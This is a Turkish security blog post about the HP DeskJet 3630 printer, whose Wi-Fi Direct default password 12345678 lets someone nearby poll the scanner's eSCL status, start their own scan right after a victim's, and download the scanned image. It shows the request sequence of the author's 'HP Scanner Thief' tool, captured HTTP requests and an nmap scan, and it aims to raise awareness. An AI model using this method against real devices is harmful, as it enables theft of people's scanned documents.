

Yazıcı Deyip Geçmeyin!

written by Mert SARICA | 1 February 2018


If you are looking for an English version of this article, please visit [here](#).

Aylar önce eşimin ihtiyaç duyması üzerine satın almak için bir yazıcı (printer) arayışı içine girdim. En son 15 yıl önce evinde yazıcı bulunduran biri olarak, e-ticaret sitelerini gezerken yazıcı fiyatlarının fiyat ve performans açısından geçtiğimiz yıllara oranla çok daha makul seviyelere gelmiş olması beni sevindirdi. “İnsanoğlu doyumsuzdur.” sözünün hakkını vererek, ucuz olsun, tarayıcısı da olsun, fotokopi de çekebilsin, Wi-Fi desteği de olsun, mobil cihazdan çıktı da rahatlıkla alınabilsin derken karşıma HP firmasının DeskJet 3630 All-in-One yazıcısı çıktı ve 200 TL'ye satın aldım.



Eşimin, “kurcalama, bozacaksın!” haklı isyanlarına aldırış etmeden, evimin yerel ağına dahil edeceğim bu yeni cihaza hızlıca göz atmaya karar verdim. HP Easy Start uygulaması sayesinde 5 dakika gibi bir sürede mevcut Wi-Fi ağımın

parolasını uygulamaya girerek yazıcıyı kablosuz ağıma kısa bir sürede dahil edip, kurulumu hızlıca tamamlayabildim. Kurulum adımlarında, güvenlik namına dikkat edilmesi gereken hususlara, güçlü yönetim arayüzü parolasının belirlenmesine dair herhangi bir yönlendirme göremedim. Halbuki bu yazıcı, Wi-Fi cihazların kendi aralarında veri alışverişi yapabilmesine de olanak sağlayan Wi-Fi Direct teknolojisine de sahipti. Yazıcının kurulum belgelerine baktığımda, yüksek güvenlik seviyesi için Wi-Fi ayarının otomatikten manuele değiştirilmesi gerektiği söylene de, nasıl yapılacağına dair kullanıcıya herhangi bir bilgi verilmiyordu.



The screenshot shows the Adobe Acrobat Reader DC interface. The main content area displays a PDF document with the following text:

1. If the **Wi-Fi Direct** light on the printer is off, press the **Wi-Fi Direct** button (📶) to turn on Wi-Fi Direct. The **Wi-Fi Direct** light is on when Wi-Fi Direct is turned on.
2. Press the **Wi-Fi Direct** button (📶) and the **Information** button (ℹ️) together to print a Wi-Fi Direct guide.
3. Follow the instruction on the Wi-Fi Direct guide to connect your computer or mobile device to the printer.
4. Print as you normally do from your computer or mobile device.

Note: Wi-Fi Direct connection does not provide Internet access.
Visit the HP Wireless Printing Center at www.hp.com/go/wirelessprinting for more information about Wi-Fi Direct.

This product is designed for use in open environments (e.g., in homes and not connected to the public Internet) in which anyone may access and use the printer. As a result, the Wi-Fi Direct setting is in "Automatic" mode by default, without an administrator password; this allows anyone in wireless range to connect and access all functions and settings of the printer. If higher security levels are desired, HP recommends changing the Wi-Fi Direct Connection Method from "Automatic" to "Manual" and establishing an administrator password.

If you want to print with AirPrint

This printer is Apple AirPrint™-enabled. You can print wirelessly from your iOS device or Mac.

- Your printer and iOS device or Mac must be on the same wireless network.
- With Apple AirPrint™, you cannot scan documents from the printer to your iOS device.

Note: Always make sure that the input tray is loaded with the desired paper.

The right sidebar shows the 'Export PDF' panel with the following options:

- Export PDF
- Adobe Export PDF
- Convert PDF Files to Word or Excel Online
- Select PDF File: c04715461.pdf
- Convert to: Microsoft Word (*.docx)
- Document Language: English (U.S.)
- Convert
- Create PDF
- Edit PDF
- Comment
- Merge PDF
- Organize Pages
- Fill & Sign
- Send for Signature
- Send & Track
- Store and share files in the Document Cloud
- Learn More



Yazıcınızı kurmaya hazır mısınız?

Ambalajdan çıkardığınız yazıcınızı açtığınızda ve yüklemek üzere hazırda kağıt bulundurduğunuzda kurulum işlemine başlayabilirsiniz.

Yazıcınızı kurmak ve size sunulan en iyi yazılım çözümlerinin ve hizmetlerinin tümünü aldığınızdan emin olmak için **Devam**'ı tıkkatın.

[Devam](#)

Yazıcı üzerindeki Wireless ve Information tuşlarına bastığımda Wi-Fi Direct parolasının 12345678 olduğunu öğrendim. İşin üzücü yanı ise bu kadar basit bir parolanın kurulum esnasında kullanıcı tarafından değiştirilmesi çok zor olmasa gerekirdi. Malumunuz aldığı bir cihazı efendi gibi kullanmak yerine kurcalamayı tercih eden biri olarak aklıma takılan “Peki Wi-Fi Direct için varsayılan olarak kullanılan bu parola nasıl kötüye kullanılabilirdi ?” sorusuna yanıt aramaya başladım.

Zaman zaman nüfus kağıtlarıyla işlem yapılan abone merkezlerinden, noterlere kadar iş merkezlerinin ve iş hanlarının yoğun olduğu bölgelerde bu yazıcının ve tarayıcısının aktif olarak kullanıldığını bir hayal edelim. Yetkilinin görevlerinden biri de, işlem esnasında müşteriden aldığı nüfus kağıtlarını taratmak olsun. Peki art niyetli bir kişi yazıcıya Wi-Fi Direct üzerinden 12345678 parolası ile bağlanıp, hali hazırda başarıyla tamamlanmış bir tarama işlemine ait görüntü dosyasını yazıcıdan indirebilir mi ? Bu sorunun yanıtı ne mutlu ki hayır çünkü yazıcı, indirilen görüntü dosyasının 2. defa indirilmesine izin vermiyor ve muhtemelen de belleğinden siliyor.

Peki bu art niyetli kişi, yazıcının durumunu web servis üzerinden takip etse ve bir tarama işlemi başladıktan, tamamlandıktan hemen sonra 1 tarama işlemi

de kendi başlatsa ve görüntü dosyasını indirse kimin ruhu duyar ? Hele bir de bunu Python ile kodladığı bir araç ile Raspberry Pi üzerinde çalıştırırsa işin renginin ne denli değişeceğini az çok tahmin edebiliriz. Raspberry Pi tarafı ile ilgili bir çalışma yapmasam da Python ile HP Scanner Thief adında ufak bir araç geliştirip bunu kötüye kullanmanın pratikte ne kadar kolay olabileceğini gösterme ve farkındalık yaratma adına hızlıca bir çalışma yapmaya karar verdim.

HP Scanner Thief aracının temel olarak yaptığı, tarayıcının durumunu kontrol etmek için /eSCL/ScannerStatus sayfasına istekte bulunmak ve JobUuid değeri daha önceki değerden farklı ise /eSCL/ScanJobs sayfasına tarama işlemini başlatma isteği göndermek ve ardından oluşan dokümanı /eSCL/ScanJobs/[uuid]/NextDocument sayfasından indirmektir.

The image shows two screenshots of a web browser's developer tools, specifically the Network tab, illustrating the communication between the HP Scanner Thief and the HP scanner's web interface.

Top Screenshot: Request and Response

Request: GET /eSCL/ScannerStatus HTTP/1.1
Host: [redacted]
Connection: Keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
DNT: 1
Accept-Encoding: gzip, deflate, mdch
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: sid=sch7a72c0-014b60450afcd04cd0129c20a1f4b0

Response: HTTP/1.1 200 OK
Server: HP HTTP Server: HP DeskJet 3630 series - F5S44C; Serial Number: [redacted]; Built:Wed Jul 13, 2016 12:15:54PM [redacted]
Content-Type: text/xml
Content-Length: 1472
Cache-Control: must-revalidate, max-age=0
Pragma: no-cache

The response XML contains the following structure (relevant parts):

```
<?xml version="1.0" encoding="UTF-8"?>  
<!-- THIS DATA SUBJECT TO DISCLAIMER(S) INCLUDED WITH THE PRODUCT OF ORIGIN. -->  
<scan:ScannerStatus xmlns:schem="http://schemas.hp.com/imaging/escl/2010/05/03" xmlns:pwg="http://www.pwg.org/schemas/2010/12/sm" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://schemas.hp.com/imaging/escl/2010/05/03 ../schemas/escl.xsd">  
  <pwg:Version>2.3</pwg:Version>  
  <pwg:State>Idle</pwg:State>  
  <scan:Jobs>  
    <scan:JobInfo>  
      <pwg:JobUuid>/eSCL/ScanJobs/1c8544bd-bad7-1f08-8cb1-40b0345a6891</pwg:JobUuid>  
      <scan:Age>1247</scan:Age>  
      <pwg:ImagesCompleted>1</pwg:ImagesCompleted>  
      <pwg:ImagesToTransfer>0</pwg:ImagesToTransfer>  
      <pwg:JobState>Completed</pwg:JobState>  
      <pwg:JobStateReasons>  
        <pwg:JobStateReason>JobCompletedSuccessfully</pwg:JobStateReason>  
      </pwg:JobStateReasons>  
    </scan:JobInfo>  
    <scan:JobInfo>  
      <pwg:JobUuid>/eSCL/ScanJobs/1c857650-b944-1f08-b701-40b0345a6891</pwg:JobUuid>  
      <scan:Age>25520</scan:Age>  
      <pwg:ImagesCompleted>4</pwg:ImagesCompleted>  
      <pwg:ImagesToTransfer>0</pwg:ImagesToTransfer>  
      <pwg:JobState>Aborted</pwg:JobState>  
      <pwg:JobStateReasons>  
        <pwg:JobStateReason>JobCanceledAtDevice</pwg:JobStateReason>  
      </pwg:JobStateReasons>  
    </scan:JobInfo>  
  </scan:Jobs>  
</scan:ScannerStatus>
```

A red arrow points to the JobUuid: /eSCL/ScanJobs/1c8544bd-bad7-1f08-8cb1-40b0345a6891.


Bottom Screenshot: Request and Response

Request: POST /eSCL/ScanJobs HTTP/1.1
Accept-Encoding: gzip, deflate
Cache-Control: must-revalidate, no-cache
Accept: text/xml
Content-Length: 803
Content-Type: text/xml; charset=utf-8
Host: [redacted]
Connection: Keep-Alive

Response: HTTP/1.1 201 Created
Server: HP HTTP Server: HP DeskJet 3630 series - F5S44C; Serial Number: [redacted]; Built:Wed Jul 13, 2016 12:15:54PM [redacted]
Location: http://[redacted]/eSCL/ScanJobs/1c8544bd-bad7-1f08-8cb1-40b0345a6891
Content-Length: 0
Cache-Control: must-revalidate, max-age=0
Pragma: no-cache

The request XML contains the following structure (relevant parts):

```
<?xml version="1.0" encoding="utf-8"?><escl:ScanSettings  
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  xmlns:pwg="http://www.pwg.org/schemas/2010/12/sm"  
  xmlns:escl="http://schemas.hp.com/imaging/escl/2011/05/03"><pwg:Version>2.5</pwg:Version><escl:Int  
  est>Photo</escl:Instest><pwg:ScanRegions  
  pwg:MustMonitor="false"><pwg:ScanRegion><pwg:Height>3500</pwg:Height><pwg:ContentRegionUnits>escl:Th  
  reeHundredthsOfInches</pwg:ContentRegionUnits><pwg:Width>550</pwg:Width><pwg:XOffset>0</pwg:XOffse  
  t><pwg:YOffset>0</pwg:YOffset></pwg:ScanRegion></pwg:ScanRegions><escl:DocumentFormatExt>image/jp  
  eg</escl:DocumentFormatExt><pwg:InputSource>Flatbed</pwg:InputSource><escl:XResolution>200</escl:XR  
  esolution><escl:YResolution>200</escl:YResolution><escl:ColorMode>RGB24</escl:ColorMode></escl:Sc  
  anSettings>
```




HP Scanner Thief aracı sayesinde eğer tarayıcı üzerinde bir işlem gerçekleştirildiyse ve 20 saniye içinde taranan belge yazıcıdan fiziksel olarak alınmadı ise dokümanın dijital olarak çalınması mümkün olabiliyor bu nedenle yönetim arayüzünden varsayılan Wi-Fi Direct parolasının güçlü bir parola ile değiştirilmesi büyük önem taşıyor!

Bu yazıdan ve çalışmadan çıkarmamız gereken ders, günümüzde alacağımız cihazları sadece fiyat ve performans açısından değil, güvenlik açısından da değerlendirip, satın aldıktan sonra üreticinin bize sunmuş olduğu kolay kurulum adımları, araçları ile yetinmeyip güvenliğini (güçlü parola, gereksiz servislerin kapatılması vs.) sağladıktan sonra cihazı ev veya iş ağımıza dahil etmek olacaktır.

HP DeskJet Ink Advantage 3630 All-in-One Printer series
Embedded Web Server (Gömülü Web Sunucusu)

Giriş Tara Web Hizmetleri **Şebeke** Araçlar Ayarlar

ŞEBEKE

- Genel
 - Ağ Özeti
 - Ağ Kimliği
 - Ağ Protokolleri
 - Proxy Ayarları
- + Kablosuz (802.11)
- + Wi-Fi Direct 
- + AirPrint™
- + Google Cloud Print
- + İnternet Yazdırma Protokolü
- + Gelişmiş Ayarlar

Genel Ağ Özeti

Kablosuz (802.11)

Durum: Bağlı

Ana Bilg Adı: [Redacted]

Ağ Adresi (IP): 192.168. [Redacted]

Donanım (MAC) Adresi: [Redacted]

Ağ Adı (SSID): [Redacted]

Yazdırma ... daha fazla ayarları >

Wi-Fi Direct

Durum: Açık Wi-Fi Direct Adı: DIRECT-91-HP DeskJet 3630 series

Kanal: 6

Türkçe (Türkçe)

HP Connected | Giriş Destek | Yazılım | HP SureSupply | HP Hakkında
EWS Verilerini Toplama ve Kullanma | © Telif Hakkı 2003, 2004-2015 Hewlett-Packard Development Company, L.P.

```
C:\WINDOWS\system32\cmd.exe
Service scan Timing: About 44.44% done; ETC: 19:17 (0:01:30 remaining)
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 44.44% done; ETC: 19:18 (0:02:18 remaining)
Nmap scan report for 192.168.223.1
Host is up (0.022s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http?
443/tcp   open  ssl/http     HP DeskJet 3630 series printer http config (Serial [Redacted])
631/tcp   open  http         HP DeskJet 3630 series printer http config (Serial [Redacted])
3910/tcp  open  unknown
3911/tcp  open  prnstatus?
8080/tcp  open  http-proxy?
9100/tcp  open  jetdirect?
9220/tcp  open  hp-gsg       HP Generic Scan Gateway 1.0
53048/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.12%I=7%D=4/23%Time=58FCD319P=i686-pc-windows-windows%
SF:r(Socks5,B5,"HTTP/1.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\
SF:nServer:\x20HP\x20HTTP\x20Server;\x20HP\x20DeskJet\x203630\x20series\x2
SF:0-\x20F5S44C;\x20Serial\x20Number:\x20[Redacted];\x20Built:Wed\x20J
SF:ul\x2013,\x202016\x2012:15:54PM\x20{SIP2FN1629AR}\r\n\r\n");
MAC Address: [Redacted] (Unknown)
Service Info: Device: printer; CPE: cpe:/h:hp:deskjet_3630_series
```

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.